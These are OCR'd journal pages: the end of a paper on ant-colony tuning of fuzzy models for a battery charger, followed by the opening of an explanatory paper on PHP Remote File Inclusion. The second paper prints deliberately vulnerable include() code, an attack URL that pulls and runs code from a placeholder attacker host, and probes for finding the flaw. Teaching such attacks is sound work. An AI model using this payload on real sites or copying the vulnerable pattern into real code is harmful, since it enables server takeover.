iii) Overlapping between the adjacent membership functions for all the variables is ensured through some predefined constraints.

a) Encoding Mechanism for Tuning of the Fuzzy Membership Functions

In fuzzy model identification the foremost task is parameter estimation of antecedent part of the model, which consists of determination of the input variables, centers and spreads of the

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

membership functions. In many cases, the parameters associated with fuzzy membership functions are defined in an arbitrary manner. Given a performance measure, the selection of membership function parameters alters the behavior of the controller. Naturally, it is appropriate to use those parameters that lead to optimum performance.

ACO will be used to find the optimum values of fuzzy membership function parameters. This is achieved by evaluating a performance measure while tuning or altering these parameters.

Let's assume that a variable is represented by three fuzzy sets as in fig.2. The vertices are indicated by E_i's, where E_1 (i=1) represent vertex of first fuzzy set and so on.




Figure 2. Representation of a variable with 3 membership functions with overlapping between the adjacent membership functions

Then the constraints to ensure the overlap between the adjacent membership functions for all the input variables for the Sugeno fuzzy model can be represented as below:

$$x_{min} \leq E_1 < E_2 < E_3 < \ldots . < E_{m1} \leq x_{max}$$

where $m_1, m_2, \ldots, m_n$ represents number of fuzzy sets for n input variables and x_{min} and x_{max} are the minimum and maximum values of the variable respectively.

For the adjustment of membership functions the following equations are defined:

Input Variable #1

$$E_i = E_i + (E_{i+1} - E_i) * w_k$$

If $(i = m_{1)}$,then

$$E_i = E_i + (x_{max} - E_i) * w_k$$

where i=1,2…… m_1, k=1,2……etc.

The above equation makes each membership function move to the right. Here w_k decides the percentage of movement.

$$E_i = E_i - (E_i - E_{i-1}) * w_k$$

If (i = 1) ,then

$$E_i = E_i - (E_i - x_{min}) * w_k$$

The above equation makes each membership function move to the left.

A random number is generated to move membership functions left or right.

In general for *input variable # n*

$$E_i = E_i + (E_{i+1} - E_i) * w_k$$

If $(i = m_{n)}$,then

$$E_i = E_i + (x_{max} - E_i) * w_k$$

where i=1,2…… m_n

and

$$E_i = E_i - (E_i - E_{i-1}) * w_k$$

If (i = 1) ,then

$$E_i = E_i - (E_i - x_{min}) * w_k$$

ACO Representation:

In order to find the optimal values for fuzzy membership functions using ACO, first encoded the above problem into a weighted graph as shown in fig.3.

Input Variable # n




Figure 3. Representation of membership functions in Ant's Graph

Each fuzzy set represents one graph. For each fuzzy set we have different parallel paths which will move each membership function to the left or right depending on w_k. The value of the parameters of membership function has to be chosen in such a way so as to minimize error according to expression (9).

Problem Formulation:

Figure 4 represent a Sugeno type fuzzy system. It is clear from fig. that such systems consist of 4 major modules i.e. fuzzifier, rule composition module (fuzzy "MIN" operators), implication module (multipliers in this case), and defuzzification module.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500




Figure 4: Sugeno type Fuzzy System

The overall computed output, in the case of a Sugeno type system, can be written as follows:

$$\text{Computed output} = \sum_i (W_i * C_i) / \sum W_i \qquad (7)$$

The number of fuzzy rules can be defined as below:

$$R = \prod_{i=1}^{n} m_i$$

But these R rules are due to combinations of membership functions of various inputs and these are incomplete as we could have knowledge only about antecedent part and consequents are yet unknown. Because for any set of inputs, W_i are easily computed by fuzzifier and rule composing modules, the right hand side of output expression (7) can be evaluated if we could choose the proper values for C_is.

For a given data set of a system, W_is are known. Find the appropriate values of C_i such that the difference between the computed output and the actual output as given in data is minimum.

$$O_{computed} = \frac{W_1 * C_1 + W_2 * C_2 + \ldots\ldots\ldots + W_R * C_j}{W_1 + W_2 + \ldots\ldots\ldots + W_R} \qquad (8)$$

We compare this computed output with actual output as given in data set and find the error. Let the error be defined as follows:

Error E = Actual output (as given in data set) – Computed output (as given in equation 8).

Now the whole problem of rule base generation boils down to a minimization problem as stated below:

Minimize objective function E

$$E = O_{Actual} - O_{Computed}$$

Subject to the constraint that $C_i \in$ {specified set of consequents}. (9)

Any minimization technique may not be applicable if the problem is very complex. We apply Simple Ant Colony optimization S-ACO algorithm to evaluate rule base.

V. APPLICATION EXAMPLE: BATTERY CHARGER

The suggested approach has been applied for identification of fuzzy model for the rapid Nickel-Cadmium (Ni-Cd) battery charger [45]. The main objective of development of this charger was to charge the batteries as quickly as possible but without doing any damage to them. Input-output data consisting of 561 points, obtained through experimentation is available at *http://www.research.4t.com*. For this charger, the two input variables used to control the charging rate (Ct) are absolute temperature of the batteries (T) and its temperature gradient (dT/dt). Charging rates are expressed as multiple of rated capacity of the battery, e.g. C/10 charging rate for a battery of C=500 mAh is 50 mA [46]. The input and output variables identified for rapid Ni-Cd battery charger along with their universes of discourse are listed in Table 1.

Table 1
Input and Output variables for rapid Ni-Cd battery charger alongwith their universes of discourse

INPUT VARIABLES	MINIMUM VALUE	MAXIMUM VALUE
Temperature (T)[^{0}C]	0	50
Temperature Gradient (dT/dt)[^{0}C/sec]	0	1
OUTPUT VARIABLE		
Charging Rate (Ct)[A]	0	8C

The block diagram for the system to be identified is given in figure 5.




Figure 5: Battery Charger Fuzzy Model

The Sugeno type model for battery charger with two inputs and single output variable is shown in figure 6. Let us assume that the temperature with the universe of discourse ranging from 0-50 degree centigrade has been partitioned into 3 fuzzy sets namely temperature low, med (medium), and temperature high. The temperature gradient is partitioned into two fuzzy sets (membership functions) namely low and high as shown in

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

figure 7. Initially set the parameters of membership functions of input variables using modified FCM clustering technique [47] as shown in figure 7. Once fuzzification of the inputs is carried out, we get the 6 combinations of input membership functions (3*2 = 6) representing 6 antecedents of rules as given in figure 6. These 6 rules form the rulebase for the system under identification. The rulebase is yet incomplete as for each rule the consequent need to be found out. From the given dataset of table 1 we find that the there are only 5 consequents that form the set of consequents from where we have to choose one particular element as the consequent for a particular rule. The specified set of consequents in this case are C_1= trickle = 0.1 Amp, C_2=Low = 1 Amp, C_3= Med = 2 Amp, C_4= High= 3 Amp and, C_5= Ultrafast = 4 Amp. We have to choose parameters of antecedent and consequents in such a way so as to fulfill condition given by expression (9).




Figure 6: Sugeno type Fuzzy Model for Battery Charger




Figure 7: Membership functions before Optimization

Simulation Results:

The methodology presented has been implemented as a Matlab m-file. Set of operating parameters as listed in Table 2, were used for the identification of above model. Fig. 8 shows the optimized membership functions of the inputs "temperature" and "temperature gradient" using S-ACO. The simulation results are presented in Table 3. It is clear from the results (500 iterations) that the fuzzy model without tuning of membership functions (initial parameters setting using modified FCM [47]) leads to a mean square error of 0.14. With tuning (using proposed technique) this error reduced to 0.0023. Further as the number of iterations increases system performance gets better. Weighted average defuzzification technique was selected for Singleton fuzzy model [2].

Table 2
ACO algorithm parameters for fuzzy model identification of Battery Charger

Parameter	*Value*
Number of Ants	40
Iterations	500
α (a constant)	2
ρ (evaporation constant)	0.4
$\Delta\tau^k$ (Pheromone deposit factor)	0.1




Figure 8: Membership functions Optimized by S-ACO Algorithm

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Table 3
Simulation Results

Number of Iterations	MSE of Fuzzy system (without tuning of membership functions)	MSE of Fuzzy system (with tuning using S-ACO)
100	0.19	0.0183
500	0.14	0.0023

Table 4
Comparison of the Proposed Approach with Other Algorithms (Battery Charger)

Algorithm	Mean Square Error
Hybrid Learning [47]	0.1321
Genetic Algorithm [48]	0.130
Particle Swarm Optimization [49]	0.1123
Proposed Approach (S-ACO)	0.0023

VI. CONCLUSIONS

This paper has presented an ACO based membership function tuning approach. We assumed that an identified model was available to us. For this given model we tuned the membership functions of antecedents to minimize the MSE. In order to evaluate MSE we first encoded the problem appropriately into a weighted graph whose edge lengths represented percentage of movement for fuzzification. The difference between computed output ($\sum_i(W_i * C_i) / \sum W_i$) and the actual output as given in the training example gives the error. This error was used to update the pheromone trail. Smaller the error more the amount of pheromone that being deposited on the path. This allows artificial ants to choose a path with higher pheromone deposit with higher probability. Finally all the ants followed a path that has the high pheromone deposit leading to shortest path i.e. path with least error. This lead to optimized membership functions. Simulation results shows that the proposed approach outperforms the other three algorithms in terms of mean square error.

REFERENCES

[1] L.A.Zadeh, "Fuzzy Sets," Information and Control, Vol.8, pp. 338-353, 1965.
[2] John Yen and Reza Langari, "Fuzzy Logic Intelligence, Control and Information," Prentice Hall, New Jersey, 1999.
[3] Plamen A. et al., "Identification of Evolving Fuzzy Rule-Based Models," IEEE Transactions on Fuzzy Systems, Vol. 10, No.5, pp.667-677, 2002.
[4] M. Sugeno and T. Yasukawa, "A fuzzy logic based approach to qualitative modeling," IEEE Transactions on Fuzzy Systems, Vol. 1, No.1, pp.7-31, 1993.
[5] T. Takagi and M. Sugeno, "Fuzzy identification of systems and its applications to modeling and control," IEEE Transactions on Systems, Man and Cybernetics, Vol. 15, pp.116-132, 1985.
[6] H.Ishibuchi et al., "Neural Networks that learn from Fuzzy if then rules," IEEE Trans. on Fuzzy Systems, Vol.1, pp.85-97, 1993.
[7] J.Yen and L.Wang, "An SVD-based fuzzy model reduction strategy," Proceedings of the Fifth IEEE International conference on Fuzzy Systems, New Orleans, LA, pp. 835-841, 1996.
[8] J.Yen and L.Wang, "Application of statistical information criteria for optimal fuzzy model construction," IEEE Transactions on Fuzzy Systems, Vol. 6, No.3, pp. 362-372, 1998.
[9] J.Yen and L.Wang, "Simplifying fuzzy rule-based models using orthogonal transformation methods," IEEE Transactions on Systems, Man and Cybernetics, Vol.29, 1999.
[10] Y.Yam, P.Baranyi and C.T. Yang, "Reduction of Fuzzy Rule Base via Singular Value Decomposition," IEEE Transactions on Fuzzy Systems, Vol.7, No.2, pp.120-132, 1999.
[11] Arun Khosla, Shakti Kumar, K.K. Aggarwal, "Hardware Reduction for Fuzzy based systems via Rule Reduction Through Exhaustive Search Technique", National Seminar on emerging convergent technologies and systems (SECTAS-2002), Dayalbag Educational Institute, Agra, India, March 1-2, 2002, pp 381-385.
[12] Arun Khosla, Shakti Kumar, K.K. Aggarwal, "Optimizing Fuzzy Rule Base Through State Reduction", National Seminar on emerging convergent technologies and systems (SECTAS-2002), Dayalbag Educational Institute, Agra, India, March 1-2, 2002, pp. 415-419.
[13] Ken Nozaki, Hisao Ishibuchi and H.Tanaka, "A simple but powerful heuristic method for generating fuzzy rules from numerical data," Fuzzy Sets and Systems, Vol.86, pp. 251-270, 1997.
[14] Li-Xin Wang and Jerry M. Mendel, "Generating fuzzy rules by Learning from Examples," IEEE Transactions on Systems, Man and Cybernetics, Vol.22, No.6, pp. 1414-1427, 1992.
[15] A.Homaifar and E.Mc.Cormick, "Simultaneous design of membership functions and rule sets for fuzzy controllers using genetic algorithms," IEEE Transactions on Fuzzy Systems, Vol.3, No.2, pp. 129-139, 1995.
[16] Y.Shi, R. Eberhart and Y.Chen, "Implementation of Evolutionary Fuzzy Systems," IEEE Transactions on Fuzzy Systems, Vol.7, No.2, pp. 109-119, 1999.
[17] H.S. Hwang, "Automatic design of fuzzy rule base for modeling and control using evolutionary programming," IEE Proceedings- Control Theory Applications, Vol. 146, No. 1, pp. 9-16, 1999.
[18] S.J. Kang, C.H. Woo, H.S. Hwang and K.B. Woo, "Evolutionary Design of Fuzzy Rule Base for Nonlinear System Modeling and Control," IEEE Transactions on Fuzzy Systems, Vol. 8, No.1, pp. 37-45, 2000.
[19] Arun Khosla, Shakti Kumar, K.K.Aggarwal, Jagatpreet Singh, "Particle Swarm Optimizer for building fuzzy models," Proceeding of one week workshop on applied soft computing SOCO-2005, Haryana Engg.College, Jagadhri, India, July 25-30, pp 43-71, 2005.
[20] Marco Dorigo and Thomas Stutzle, *Ant Colony Optimization*, Eastern Economy Edition, PHI, 2005.
[21] Marco Dorigo, Vittorio Maniezzo and Alberto Colorni, "The Ant System: Optimization by a colony of cooperating agents" IEEE Transactions on Systems, Man, and Cybernetics–Part B, Vol.26, No.1, pp.1-13, 1996.
[22] M. Dorigo and L.M. Gambardella, Ant colony system: a cooperative learning approach to the traveling salesman problem, IEEE Transaction on Evolutionary Computation, 1(1) (1997), pp. 53-66, 1997.
[23] J. Casillas, O. Cordon and F. Herrera, "Learning fuzzy rules using ant colony optimization algorithms," Proc. 2nd Int. Workshop Ant Algorithms, 2000, pp. 13-21.
[24] R.S. Parpinelli, H.S. Lopes and A.A. Freitas, "An ant colony algorithm for classification rule discovery," in Data Mining: A Heuristic Approach, pp. 190-208, H.A. Abbass, R.A. Sarkar. Idea Group Publishing, 2002.
[25] Bo Liu, H.A. Abbass and B.McKay, "Classification rule discovery with Ant Colony Optimization," Proc. of the IEEE/WIC Int'l conf. on Intelligent Agent Technology (IAT'03), 2003.
[26] M. Galea and Q. Shen, "Fuzzy rules from ant-inspired computation," Proc. IEEE Int'l Conf. Fuzzy Systems, pp. 1691-1696, 2004.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

[27] P. Carmona and J. L. Castro, "Using ant colony optimization for learning maximal structure fuzzy rules," Proc. IEEE Int. Conf. Fuzzy Systems, pp. 999-999, 2005.
[28] H.Nobahari and Seid H. Pourtakdoust, "Optimization of fuzzy rule bases using continuous Ant Colony System," Proceeding of the first International Conference on Modeling, Simulation and Applied Optimization, Sharjah, U.A.E., Feb. 2005.
[29] R.Martinez, O. Castillo and J.Soria, "Parameter tuning of membership functions of a Type-1 and Type-2 fuzzy logic controller for an autonomous wheeled mobile robot using Ant Colony Optimization," Proceedings of the 2009 IEEE International Conference on Systems, Man and Cybernetics, San Antonio, TX, USA, Oct. 2009.
[30] C. Juang and Po-Han Chang, "Designing fuzzy-rule-based systems using continuous Ant-Colony Optimization," IEEE Transactions on Fuzzy Systems, Vol. 18, No.1, Feb. 2010.
[31] A.A.A. Esmin, A.R. Aoki, G. Lambert-Torres, "Particle swarm optimization for fuzzy membership functions optimization," IEEE Int'l Conf. on Syst., Man and Cybern., vol. 3, Oct. 2002.
[32] Seema Chopra, Ranjit Mitra and Vijay Kumar, "Reduction of Fuzzy Rules and Membership Functions and its application to Fuzzy PI and PD type controllers," Int'l journal of Control, Automation, and Systems, vol.4, no.4, pp. 438-447, Aug. 2006.
[33] Hyong-Euk Lee, Kwang-Hyun Park and Z.Z.Bien, "Iterative Fuzzy Clustering Algorithm with Supervision to construct probabilistic Fuzzy Rule Base from numerical data," IEEE Transactions on Fuzzy Systems, Vol. 16, No.1, pp.263-277, Feb. 2008.
[34] P. Carmona, J.L. Castro and J. M. Zurita, "FRIwE: Fuzzy rule identification with exceptions," IEEE Transactions on Fuzzy Systems, Vol. 12, No.1, pp.140-151, Feb. 2004.
[35] B. Apolloni, A. Brega, D.Malchiodi, G. Palmas and A. M. Zanaboni, "Learning rule representations from data," IEEE Transactions on Systems, Man and Cybernetics- Part A, Vol. 36, No. 5, pp. 1010-1028, Sep. 2006.
[36] Xiao-Jun Zeng and M.G. Singh, "Knowledge bounded least squares method for the identification of fuzzy systems," IEEE Transactions on Systems, Man and Cybernetics- Part C, Vol. 33, No. 1, pp. 24-32, Feb. 2003.
[37] S. B. Morphet, L.B. Morphet, "Combining single input/single output fuzzy decision trees," IEEE Int'l Conf. on Fuzzy Syatems, Vancouver, Canada, pp. 1792-1798, July 2006.
[38] T. Pal and Nikhil R. Pal, "SOGARG: A self organized genetic algorithm based rule generation scheme for fuzzy controllers," IEEE Transactions on Evolutionary Computation, vol. 7, no. 4, Aug. 2003.
[39] Eghbal G. Mansoori, M.J. Zolghadri and S.D. Katebi, "SGERD: A steady-state genetic algorithm for extracting fuzzy classification rules from data," IEEE Transactions on Fuzzy Systems, Vol.16, No.4, pp. 1061-1071, Aug. 2008.
[40] Z. Ning, Y S. Ong, K.W. Wong and K.T. Seow, "Parameter identification using Memetic algorithms for fuzzy systems," Proc. of the fourth Int'l conf. on intelligent technologies (Intech'03), pp 833-839, 2003.
[41] Shakti K., P. Bhalla, "Fuzzy Rulebase Generation from Numerical Data using Ant Colony Optimization," MAIMT- Journal of IT & Management. Vol.1, No.1 May - Oct. 2007, pp. 33-47.
[42] Shakti Kumar and Parvinder Kaur, "Fuzzy Rulebase Generation: A Biogeography Based Optimization Approach," 3rd International Conference on Intelligent Systems and Networks (IISN-2009), Feb 14-16, 2009, ISTK, Jagadhri, Haryana, India, pp. 425-428.
[43] Shakti Kumar, Parvinder Kaur and Amarpartap Singh "Soft Computing Approaches to Fuzzy System Identification: A Survey," 3rd International Conference on Intelligent Systems and Networks (IISN-2009), Feb 14-16, 2009, ISTK, Jagadhri, Haryana, India, pp.402-411.
[44] Shakti Kumar, Parvinder Kaur, Amarpartap Singh, "Fuzzy Rulebase Generation from numerical data using Biogeography Based Optimization Approach," Journal of Institution of Engineers IE (I), Vol. 90, pp.8-13, July 2009.
[45] Arun Khosla, Shakti Kumar, K.K. Aggarwal, "Design and Development of RFC-10: A Fuzzy Logic Based Rapid Battery Charger for Nickel-Cadmium Batteries. HiPC (High Performance Computing)", Workshop on Soft Computing, Bangalore, 2002, pp. 9-14.
[46] Linden D., "Handbook of Batteries, Mc.Graw Hill Inc., 1995.
[47] Arun Khosla, Shakti Kumar and K. K. Aggarwal, "Fuzzy Controller for Rapid Nickel-Cadmium Batteries Charger through Adaptive Neuro-Fuzzy inference system (ANFIS) Architecture," Proceedings of 22nd International Conference of the North American Fuzzy Information Processing Society, Chicago, Illinois, USA, July 24–26, 2003, pp. 540–544.
[48] Shakti Kumar, "Introduction to Fuzzy Logic Based Systems," Proceedings of Workshop on Intelligent System Engineering (WISE-2010), 2010.
[49] Arun Khosla, Shakti Kumar and K. K. Aggarwal, "A Framework for identification of Fuzzy models through Particle Swarm Optimization Algorithm," IEEE Indicon 2005, Dec. 11-13, 2005, pp. 388-391.

REMOTE FILE INCLUSION AND COUNTERMEASURES

A.Sankara Narayanan[1], M.Mohamed Ashik[2]
Department of Information Technology
Salalah College of Technology
Sultanate of Oman
sankar2079@gmail.com, mohamed_ashik@yahoo.co.uk

***Abstract*- This paper describes the mechanics of a RFI attack by doing a code analysis and an attack walk through vulnerable application. The title itself already explains a bit about it. This paper discusses the clear view of remote file include attacks, specifically those exploiting weaknesses in PHP web applications as the scripting language has allowed a large number of vulnerabilities to be created. We will cover the mechanics of RFI attacks before detailing the perspective of both analysts and attackers. This RFI paper focuses on web application vulnerabilities and prevent your site from being compromised via a file include attack.**


***Keywords*: Remote File Inclusion, Web Application Vulnerability, Website Hacking**

I.INTRODUCTION

With the constant growth of the Internet, more and more web applications are being deployed. They significantly increase the exposed surface area by which a system can be exploited. One of the main techniques for dealing with thousands of security events a day and to distinguish what indications and warnings need to be escalated for incident handling is to recognize patterns. Security group of traffic into categories such as malware outbreaks, authorized penetration testing, brute force attacks, misconfigurations, and port scans. One such category is remote file include (RFI) attacks. Given their pervasiveness, RFI attacks are hard to miss. RFI attacks are not new or unpopular. The Milw0rm exploit archive (Milw0rm, 2009) contains around 580 different exploits that have "RFI" or "Remote File Include" in their title. RFI stands for Remote File Inclusion. As clear from the name, Remote File Inclusion means 'including a remote file'. RFI is a type of web application security vulnerability. RFI is a common vulnerability. But most of the website, hacking is not exactly about SQL injection. Using RFI, we can literally deface the websites, get access to the server and do almost anything. An exploit is a sequence of commands or operations that can be executed when vulnerability is found, with the aim of gaining an unauthorized access to a target machine. What makes it more dangerous is that we only need to have our common sense and basic knowledge of PHP to execute. PHP is a web script engine. In this paper, we will show you RFI on PHP pages.

II.WEBSITE STRUCTURE

In this section, we will show how a web page is built-up in general. A normal website consists of HTML. The HTML consists of a HEAD section and a BODY section.



(Normal looking website layout)

The image above is one of the most common website layouts ever.

Code:

```
<html>
<head>
<title>A Common Website Layout</title>
</head>
<body>
<div align="center" class="logo-area"></div>
<div align="center" class="navigation-area">
<a href="index.php?page=home">Home</a>
<a href="index.php?page=page1">Page1</a>
<a href="index.php?page=page2">Page2</a>
</div>
<div align="center" class="main-content-area">
Content Content Content
```

This is one of an endless amount of ways we could build this website layout with HTML. It will have a logo, navigation and main content area. The navigation will have three links (Home, Page1 and Page2). But none of the links will do anything other than sending you to the same page over and over again without changing the

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

content. This type of page is referred to as a Static HTML page. The HTML of any page can be viewed by right clicking the page in your browser and then go to 'view source' or something similar. It is not true for viewing PHP code in web pages. The only way to view the PHP code of a page is that we can read the file itself, not from the browser. Commonly, RFI attacks are possible, because of a PHP configuration flag called register_globals. It's automatically defines variables in the script that are sent to the webpage with method GET. Typically PHP URL looks like: http://www.oursite.com/index.php this is an example only, there is no such sites. Now, we can rewrite the page above with PHP code in it, to make different content for each of the links (Home, Page1 and Page2).

Code:

```
<html>
<head>
<title>A Common Website Layout</title>
</head>
<body>
<div align="center" class="logo-area"></div>
<div align="center" class="navigation-area">
<a href="index.php?page=home">Home</a>
<a href="index.php?page=page1">Page1</a>
<a href="index.php?page=page2">Page2</a>
</div>
<div align="center" class="main-content-area">
<?php
```

The PHP code will look at GET method or arguments with the name "page" are present in the URL. It will look further for the argument's value. If the value is "home", it will write out "home" to the HTML source. If the argument's value is "page1" it will write home "page1" to the HTML source and so on. However if the argument is not present in the URL, it will show "index.php". So the script will give the equivalent value of the "home" page. Navigation link

- Home goes to http://www.oursite.com/index.php?
- Page1 goes to http://www.oursite.com/index.php?page=page1
- Page2 goes to http://www.oursite.com/index.php?page=page2 and so on.

III. UNDERSTANDING RFI

Include () function is not vulnerable to anything. It's wrong and dangerous use of it that causes the security issues. Include () function is not limited to reading local files. It can even read remote files from URL's. So we can do include ("http://site.com/pages/page.txt") and it would include the contents of "page.txt". This is what creates RFI scenarios. Let's create a new scenario index.php, 1.php, 2.php, and 3.php. "index.php" is the file that the users will visit with the browser. When the user first visits "index.php", then we are going to display 3 links.

Code:

```
<a href="index.php?page=1">Page 1</a>
<a href="index.php?page=2">Page 2</a>
<a href="index.php?page=3">Page 3</a>
```

When the user clicks the first link, its going to show the content of 1.php, when the user clicks the second link its going to show the contents of 2.php and when the user clicks the last link its going to show the contents of 3.php, look at the index.php script now the coding is to create security holes.

Code:

```
if (isset($_GET['page']))
{
// The GET argument is present. Lets include the page.
include($_GET['page'] . ".php");
}
else
{
// The GET argument is not present. Lets give the poor
guy some links!
echo('<p><a href="index.php?page=1">Page
1</a></p>');
echo('<p><a href="index.php?page=2">Page
2</a></p>');
echo('<p><a href="index.php?page=3">Page
3</a></p>');
}
```

Now, click the Page 1 link, it will show (www.oursite.com/index.php?page=1). The PHP script in index.php will now see that the user is requesting the page called 1 and it will include the number in the URL GET argument + ".php" the same goes for 2 and 3. It will include "1.php" for Page 1, "2.php" for Page 2 and "3.php" for Page 3. The above script is a death trap. Like (www.oursite.com/index.php?page=4?), it will try to include "4.php", but that file obviously does not exist. So, the page will return an error message as below:

```
Warning: include (4.php) [function. include ]: failed to
open stream : No such file or directory in PATH online 3
Warning: include () [function. include ]: Failed opening
'4.php' for inclusion (include _path='.;PATH') in
PATH\\index .php online 3
```

It's important to note that, not all web servers will show error messages when there is an error. We will try the web link below: "index.php?page=http://hackersite.com/hackercode" (this is an example only, there is no such sites). The PHP script would try to include whatever "http://hackersite.com/hackercode.php" contains. And if hackercode.php contains more PHP code, it would also get executed. It means that we can run any PHP command

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

or function on the server. This is extremely dangerous. Now we will show .txt index.php?page=http://hackersite.com/hackerscript.txt and not hackerscript.txt.php because the ? Sign makes .php and GET argument.

IV.FINDING RFI VULNERABILITIES

In a web application, one way data is passed to a script is by sending a parameter name and value in the URL. This parameter and the data it contains is associated and accessed via a variable inside the script. PHP like other languages has an include directives that allows us to include and execute code from another file. In PHP, variables do not have to be initialized before they are used. PHP assigns uninitialized parameters to variables of the same name. We will check the basic vulnerabilities with the manipulation of GET arguments and look for error message. It is like the one above. However as we said, it's not always we will get an error message. Sometimes, the script might even redirect to the home page or something when it detects an error. Here are a few examples of GET arguments manipulation:
Normal URL → Manipulated or error creating URL

- www.site.com/index.php?id=1 → www.site.com/index.php?id=1awdasgfaeg
- www.site.com/index.php?page=index → www.site.com/index.php?page=qqqqqqq
- www.site.com/index.php?site=index → www.site.com/index.php?site=qqqqqq

